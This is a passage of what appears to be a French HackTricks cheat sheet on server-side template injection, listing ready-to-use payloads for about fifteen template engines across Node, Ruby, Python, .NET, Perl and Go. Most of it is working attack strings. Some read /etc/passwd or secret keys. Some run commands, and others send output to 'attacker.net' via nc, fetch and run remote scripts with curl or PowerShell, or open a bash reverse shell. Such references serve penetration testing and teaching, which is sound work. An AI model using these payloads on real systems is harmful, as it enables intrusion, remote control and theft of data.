
- Plus d’informations sur https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Plus d’informations
- Dans la section Jade de https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate moteur de template PHP qui ne compile pas et qui utilise des balises XML pour diviser un document en différentes parties
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Plus d’informations
Handlebars (NodeJS)
Path Traversal (plus d’informations here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Erreur
- ${7*7} = ${7*7}
- Rien
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Plus d’informations
JsRender (NodeJS)
| Modèle | Description |
|---|---|
| Évaluer et afficher le résultat | |
| Évaluer et afficher la sortie encodée en HTML | |
| Commentaire | |
| and | Autoriser le code (désactivé par défaut) |
- = 49
Côté client
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Côté serveur
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Plus d’informations
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Exemple de rendu côté serveur
var pugjs = require("pug")
home = pugjs.render(injected_page)
Plus d’informations
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Pas de sortie
- #{7*7} = #{7*7}
- {{console.log(1)}} = Erreur
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Plus d’informations
NodeJS expression sandboxes (vm2 / isolated-vm)
Certains éditeurs de workflow évaluent des expressions contrôlées par l’utilisateur à l’intérieur de Node sandboxes (vm2, isolated-vm), mais le contexte d’expression expose toujours this.process.mainModule.require. Cela permet à un attaquant de charger child_process et d’exécuter des commandes OS même lorsque les nœuds dédiés “Execute Command” sont désactivés :
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}

Autres NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Plus d’informations

Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Plus d’informations
Autre (Ruby)
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Plus d’informations : https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Consultez la page suivante pour apprendre des astuces sur exécution arbitraire de commandes contournant les sandboxes en Python :
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Plus d’informations
Jinja2 (Python)
Jinja2 est un moteur de templates complet pour Python. Il offre une prise en charge complète de l’Unicode, propose un environnement d’exécution sandboxé intégré optionnel, est largement utilisé et est distribué sous licence BSD.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Format du template
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE not dependant from __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Plus de détails sur la manière d’abuser de Jinja:
Autres payloads dans https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Plus d’informations
Autre Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

- Plus d’infos dans https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
La méthode .NET System.Diagnostics.Process.Start peut être utilisée pour lancer n’importe quel processus sur le serveur et ainsi créer un webshell. Vous pouvez trouver un exemple d’application web vulnérable dans https://github.com/cnotin/RazorVulnerableApp
Plus d’informations
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Plus d’informations
.Net Contournement des restrictions
Les mécanismes .NET Reflection peuvent être utilisés pour contourner le blacklisting ou l’absence de classes dans l’assembly. Dll’s peuvent être chargées à l’exécution avec des méthodes et propriétés accessibles depuis des objets de base.
Dll’s can be loaded with:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- from filesystem.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- directly from request.
Exécution de commande complète:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Plus d’informations
Mojolicious (Perl)
Même si c’est perl, il utilise des balises comme ERB en Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>

SSTI dans Go
Dans le moteur de templates de Go, on peut confirmer son utilisation avec des payloads spécifiques :
{{ . }}: Révèle la structure de données d’entrée. Par exemple, si un objet avec un attributPasswordest passé,{{ .Password }}pourrait l’exposer.{{printf "%s" "ssti" }}: Devrait afficher la chaîne “ssti”.{{html "ssti"}},{{js "ssti"}}: Ces payloads devraient renvoyer “ssti” sans ajouter “html” ou “js”. D’autres directives peuvent être explorées dans la documentation Go ici.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg
Exploitation XSS
Avec le package text/template, XSS peut être simple en insérant le payload directement. À l’opposé, le package html/template encode la réponse pour empêcher cela (par ex., {{"<script>alert(1)</script>"}} donne <script>alert(1)</script>). Néanmoins, la définition et l’appel de templates en Go peuvent contourner cet encodage : {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copier le code
Exploitation RCE
L’exploitation RCE diffère significativement entre html/template et text/template. Le module text/template permet d’appeler directement n’importe quelle fonction publique (en utilisant la valeur “call”), ce qui n’est pas autorisé dans html/template. La documentation pour ces modules est disponible ici pour html/template et ici pour text/template.
Pour une RCE via SSTI en Go, les méthodes d’objet peuvent être invoquées. Par exemple, si l’objet fourni a une méthode System exécutant des commandes, elle peut être exploitée comme {{ .System "ls" }}. L’accès au code source est généralement nécessaire pour exploiter cela, comme dans l’exemple donné :
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Plus d’informations
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (préprocesseur CSS)
LESS est un préprocesseur CSS populaire qui ajoute des variables, des mixins, des fonctions et la puissante directive @import. Lors de la compilation, le moteur LESS va récupérer les ressources référencées dans les instructions @import et intégrer (“inline”) leur contenu dans le CSS résultant lorsque l’option (inline) est utilisée.
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
Plus d’exploits
Consultez le reste de https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection pour plus d’exploits. Vous pouvez également trouver des informations intéressantes sur les tags dans https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
PDF BlackHat
Aide associée
Si vous pensez que cela peut être utile, lisez :
Outils
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Références
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Apprenez et pratiquez le hacking AWS :
Apprenez et pratiquez le hacking GCP :Soutenir HackTricks
- Vérifiez les plans d’abonnement !
- Rejoignez le 💬 groupe Discord ou le groupe telegram ou suivez-nous sur Twitter 🐦 @hacktricks_live.
- Partagez des astuces de hacking en soumettant des PR au HackTricks et HackTricks Cloud dépôts github.